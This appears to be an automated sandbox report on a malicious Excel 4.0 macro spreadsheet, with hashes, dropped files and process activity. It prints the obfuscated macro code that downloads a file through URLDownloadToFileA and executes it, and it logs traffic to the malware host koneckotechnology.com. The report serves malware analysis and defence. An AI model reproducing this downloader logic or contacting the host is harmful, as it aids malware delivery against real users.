Preview:	L.....F.....I.G...h..G.....P.O. .i.....+00.../C:\.....t.1.....QK.X..Users.`.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....R...Desktop.d.....QK.X.R.*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2..T...R...59C9F3~1.XLS.f.....R...R...*...Z.....5.9.c.9.f.3.4.6._b.y._L.i.b.r.a.n.a.l.y.s.i.s..x.l.s.....-...8...[.....?J.....C:\Users\.#.....\377142\Users.user\Desktop\59c9f346_by_Libranalysis.xls.3.....\.....\.....\.....\D.e.s.k.t.o.p.\5.9.c.9.f.3.4.6._b.y._L.i.b.r.a.n.a.l.y.s.i.s..x.l.s.....(,LB)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Thu May 13 01:00:47 2021, atime=Thu May 13 01:00:47 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.482936849623927
Encrypted:	false
SSDEEP:	12:85QEwLgXg/XAICPCHaX2B8GB/3VTUX+WnicvbTfbDtZ3YilMMEpxRljkW6TdJP9O:85o/Xtm6GZhUYeHDDv3q+rNru/
MD5:	120D3F7CA5ECCB0BC397CDF23F267EA9
SHA1:	7763719E0658D40C8F756B0E771FE1552D6C922C
SHA-256:	951AB5FEA48779853701453AAB07C7C0927F7E9C08243131939212E051882BCE
SHA-512:	8B512113F03E31398CFA947C832471BC47BD5C69D3D882F28D8EB16757DC534D6235C74F8EF8DA6088DACF545D58732F77798899C71EF694FD9835C3E531155A
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G...h..G...h..G.....i.....P.O. .i.....+00.../C:\.....t.1.....QK.X..Users.`.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....R...Desktop.d.....QK.X.R.*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....f.....8...[.....?J.....C:\Users\.#.....\377142\Users.user\Desktop.....\.....\.....\.....\D.e.s.k.t.o.p.....(,LB)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....377142.....D_...3N..W...9r.[*.....}EkD_...3N...W...9r.[*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.822522284712134
Encrypted:	false
SSDEEP:	3:oyBVomMI1CkUwSLMp6lJKCKUwSLMp6lMI1CkUwSLMp6lv:dj6ECbN0CbNbECbNf
MD5:	DAB2644502DB8AF93EEF17C7D9FF04DC
SHA1:	C13196792F488C942E1A293D9A09970128C69560
SHA-256:	2B1AD51D238EB940121CBDFD388D2B04596F698AE640DC13A740735C69256406
SHA-512:	2147D76832CA58004FFE103485ED5BFBAD37BD573FE6FDC3561436082EA7DFE2A15D72D260CA9B579B17CE3E92C050306C4A74CFDC37B8B26E1A9F49ADD752F
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..59c9f346_by_Libranalysis.LNK=0..59c9f346_by_Libranalysis.LNK=0..[xls]..59c9f346_by_Libranalysis.LNK=0..

C:\Users\user\Desktop\B4FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	140623
Entropy (8bit):	6.795432117439028
Encrypted:	false

C:\Users\user\Desktop\B4FE0000	
SSDEEP:	3072:hm8rmjAltzElBIL6IECbgBGGP5xLmuCSSK2rTUKyF70Pi7W2aEfpiVaEf6Phm8V:E8rmjAltzElBIL6IECbgBvP5NmuCSSA
MD5:	5E16AE2F08EFE294DCDA3C120387DA19
SHA1:	1B78202D0179A999EE01B0B6BDC774773E39C70F
SHA-256:	8536948EFB81875D8DAC592E3CB29358ED1688B071AB615896967F5BD0A54EA9
SHA-512:	A315C769ECEC8BB187429A66E229C40FA0BD637B7C84AE5BDE9B01FDD572BC525BA2EF438404A1CCCFC0BAE38F92B18A68C71D745DBAECB0FE00F3AB51E6E082
Malicious:	false
Reputation:	low
Preview:	g2.....\p...user.....B....a.....=.....=.....i.9J.8.....X.@.."1.....Calibri1.....Calibri1.....Calibri1.....Calibri1.....Calibri1.....Calibri1.....Calibri1..?.....Calibri1.....@..8.....Calibri1.....@.....Calibri1.....?.....Calibri1.....Calibri1.....Calibriri1.....Calibri1.....Calibri1.....Calibri1.....8.....Calibri1.....8.....Calibri1.....8.....Calibri1.....h...8.....Ca.m.b.r.i.a.1.....4.....Calibri1.....

C:\Users\user\hdsksk\sksk.iem	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	643072
Entropy (8bit):	6.894237499747235
Encrypted:	false
SSDEEP:	12288:o2ga6aRz0uEbMN7TR7EPMx4IK6SjVWDeYt7kGXDb2k5GA:fgPaRz3CMNR/4lu8f7Pnq5GA
MD5:	3BB9FE6B7E6B4D9C3A3C83DE6AACD952
SHA1:	57C343AE5E95FE702B759737522E85FE9E97FE5E
SHA-256:	697DEA4B154178E8DE096C66167B539AA4465155D294B11765F1A1886EB7C56D
SHA-512:	1E98417C6C48E0BF405AE5FEDA4193C91A3B385F387F33D79FBA3DC6F7AA7571444885E6628B7CA6075887BFBECC3BD1E0782C11A1C45A7D4B1A139849CA4DF0
Malicious:	true
Joe Sandbox View:	Filename: c527325d_by_Libranalysis.xls, Detection: malicious, Browse
Reputation:	low
Preview:	<pre> MZ.....@.....!..L!This program cannot be run in DOS mode...\$......g].#<.#<.#<.4..)<...%<.04..!<.&0..8<.&0...<.#<.b>.4..0<.&0.. W<.&0.. "<.7.. "<.&0.. "<.Rich#<.....PE..L.....!.....@.....>..E...p...4.....H.....@.....text...x......rdata..U.....@..@.data...Y...@...0...@.....@.....rsrc...p.....@..@.reloc.....p.@.....@..B..... </pre>

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5465, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 13:44:28 2021, Security: 0
Entropy (8bit):	3.2168699589694834
TrID:	- Microsoft Excel sheet (30009/1) 78.94% - Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	59c9f346_by_Libranalysis.xls
File size:	283648
MD5:	59c9f3469b577cd8c4846cdf4d5e6695
SHA1:	4c7d119d29cbd08d0824c8794adf98b3d9151d2f
SHA256:	ecaba5d26b33586004c7de1821495e231a7c357a222715e9df199d969e2e9c58
SHA512:	349970a7f904b567982449a8f628d5e8881872c6489373f581cc8b2d476ba47cf9187b4626a167adfa05520997122fe3c60e58eb444dd65c69efce41e93eebad
SSDEEP:	6144:ncPiTQAVW/89BQnmlcGvgZ7rDj088B3cvJK+6mFq:tkq
File Content Preview:	>.....(.....#...\$...%...&...'.....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "59c9f346_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	5465
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 12:44:28
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.305356156469
Base64 Encoded:	False
Data ASCII:	+,..0.....0.....8..... ..@.....H.....{.....Sheet.....She et2.....Sheet3.....Sheet1..... ..Excel 4.0.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7b 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 0b 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2540711905
Base64 Encoded:	True
Data ASCII:	Oh.....+'..0.....8.....@.. ...P.....h.....t.....5465.....Microso t Excel.@..... .##...@.....,G.....

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00 35 34 36 35 00 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 271852


General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	271852
Entropy:	3.18811060737
Base64 Encoded:	True
Data ASCII:	 7 \\ . p . . 5 4 6 5 B S h e e t 1 H A L T . ! : _
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 04 35 34 36 35 20

Macro 4.0 Code

....."=WORKBOOK.DELETE("Sheet1")=WORKBOOK.DELETE("Sheet2")=WORKBOOK.DELETE("Sheet3")",.....=HALT(),....."=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515151 0)=COS(54111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54 111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=A COS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515 151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515151)="""&""""&""""&""""&""""&""""&CALL("U"&before.2.8.95.sheet!CZ24&before.2.8.95.sheet !CZ25&before.2.8.95.sheet!CZ26&before.2.8.95.sheet!CZ27&"n","UR"&before.2.8.95.sheet!DA25&before.2.8.95.sheet!DA26&before.2.8.95.sheet!DA27&Sheet3!BC38&Sheet3!BC39&Sheet3!BC40&S heet3!BC41&Sheet3!BC42&Sheet3!BC43&Sheet3!BC44&Sheet3!BC45&Sheet3!BC46&Sheet3!BC47&Sheet3!BC48&Sheet3!BC49&Sheet3!BC50,Sheet3!BG18&Sheet3!BG19&Sheet3!BG20&Sheet3!BG 21,0,Sheet3!BH18&Sheet3!BH19&Sheet3!BH20&Sheet3!BH21,Sheet3!BH28,0,0)",.....=GOTO(before.2.8.95.sheet!DM21),.....,R,.....,"&""""&""""&""""&""""&""""&EXEC("ru"&before.2.8.95.sheet!DC25&before.2.8.95.sheet!DC26&before.2.8.95.sheet!DC27&Sheet3!BD38&Sheet3!BD39&Sheet3!BD40&Sheet3!BD41&Sheet3!BH28&Sh eet3!BF17&Sheet3!BF18&Sheet3!BF19&Sheet3!BF20&Sheet3!BF21&Sheet3!BE38&Sheet3!BE39)=RUN(before.2.8.95.sheet!DB8)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111 551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS (54515151)=ACOS(544184151515100)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54 111551)=ACOS(54515151)=ACOS(544184151515100)=ASIN(451818151515100)=COS(54111551)=ACOS(54515151)=ACOS(544184151515100)",.....,"""L""","""L""","""n""",.....="M ","""D""","""O""","""O""","""I""",.....

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:00:42.681302071 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:42.870934963 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:42.871032953 CEST	49167	80	192.168.2.22	198.54.114.131

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:00:42.872111082 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.071018934 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071075916 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071095943 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071115017 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071140051 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071162939 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071186066 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071213007 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071222067 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.071235895 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071244001 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.071245909 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.071248055 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.071259975 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.071268082 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.071290016 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.076567888 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.260891914 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.260936975 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.260962963 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.260984898 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261008024 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261029005 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261053085 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261080027 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261105061 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261126995 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261137962 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.261152029 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261173010 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.261176109 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261197090 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261219025 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261221886 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.261241913 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261266947 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.261270046 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.261305094 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.262979031 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.450845957 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450877905 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450891018 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450902939 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450915098 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450932980 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450948954 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450964928 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450982094 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.450999975 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451016903 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451031923 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451047897 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451062918 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451078892 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451093912 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451108932 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451128006 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451132059 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.451144934 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451160908 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451167107 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.451176882 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.451204062 CEST	49167	80	192.168.2.22	198.54.114.131

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:00:43.451236010 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.453299046 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.641982079 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642014980 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642030954 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642047882 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642060041 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642064095 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642081022 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642081022 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642086029 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642102003 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642103910 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642117977 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642119884 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642133951 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642137051 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642153978 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642162085 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642170906 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642179012 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642187119 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642203093 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642205954 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642210007 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642219067 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642220020 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642235041 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642239094 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642250061 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 19:00:43.642256975 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642273903 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 19:00:43.642277956 CEST	49167	80	192.168.2.22	198.54.114.131

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:00:42.609647989 CEST	52197	53	192.168.2.22	8.8.8.8
May 12, 2021 19:00:42.666826963 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 19:00:42.609647989 CEST	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	koneckotec hnology.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 19:00:42.666826963 CEST	8.8.8.8	192.168.2.22	0x7e45	No error (0)	koneckotec hnology.com		198.54.114.131	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- koneckotechnology.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.54.114.131	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

System Behavior

Analysis Process: EXCEL.EXE PID: 2532 Parent PID: 584

General

Start time:	19:00:44
Start date:	12/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f1e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F2C8.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13F52EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\C3FE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\hsdksksk.iem	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	13FF0828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F2C8.tmp	success or wait	1	13F79B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C3FE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\B4FE0000	C:\Users\user\Desktop\59c9f346_by_Libranalysis.xls	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C3FE0000	569	438	c4 55 dd 4e db 30 14 be 9f c4 3b 44 be 9d 12 17 26 4d d3 d4 94 8b 8d 5d 32 a4 b1 07 30 f6 49 63 d5 7f f2 31 90 be fd 8e dd d0 41 15 1a 10 48 dc 24 8e ed ef cf 8e 8f 97 e7 83 35 d5 1d 44 d4 de b5 ec b4 59 b0 0a 9c f4 4a bb 75 cb fe 5e ff aa bf b1 0a 93 70 4a 18 ef a0 65 5b 40 76 be 3a f9 b4 bc de 06 c0 8a d0 0e 5b d6 a7 14 be 73 8e b2 07 2b b0 f1 01 1c 8d 74 3e 5a 91 e8 33 ae 79 10 72 23 d6 c0 cf 16 8b af 5c 7a 97 c0 a5 3a 65 0e b6 5a fe 84 4e dc 9a 54 5d 0c d4 bd 73 12 dc 9a 55 3f 76 f3 b2 54 cb b4 cd f8 dc cf 27 11 60 bb 49 c4 50 e7 91 69 4c 04 83 07 20 11 82 d1 52 24 5a 0f 7e e7 d4 41 96 7a cc d1 10 b2 cc c1 5e 07 fc 4c 61 9f 51 c8 23 4f 73 3c 16 18 71 bf 69 03 a2 56 50 5d 89 98 2e 85 a5 b4 7c 30 fc de c7 cd 8d f7 9b e6 38 49 76 69 b1 86 41 82 69 b0 07	.U.N.0....;D....&M....]2...0. lc...1.....A...H.\$.....5. .D.....Y....J.u.^.....pJ...e [@v.:.....[...S...+.....t >Z...3.y.f#.....\z....e.Z.N. .T]...s...U?v..T.....'.I.P. .iL... ..R\$Z~..A.z.....^..L a.Q.#Os<..q.i..VP]..... 0....8lvi..A.i..	success or wait	20	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\C3FE0000	1007	2	03 00	..	success or wait	17	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
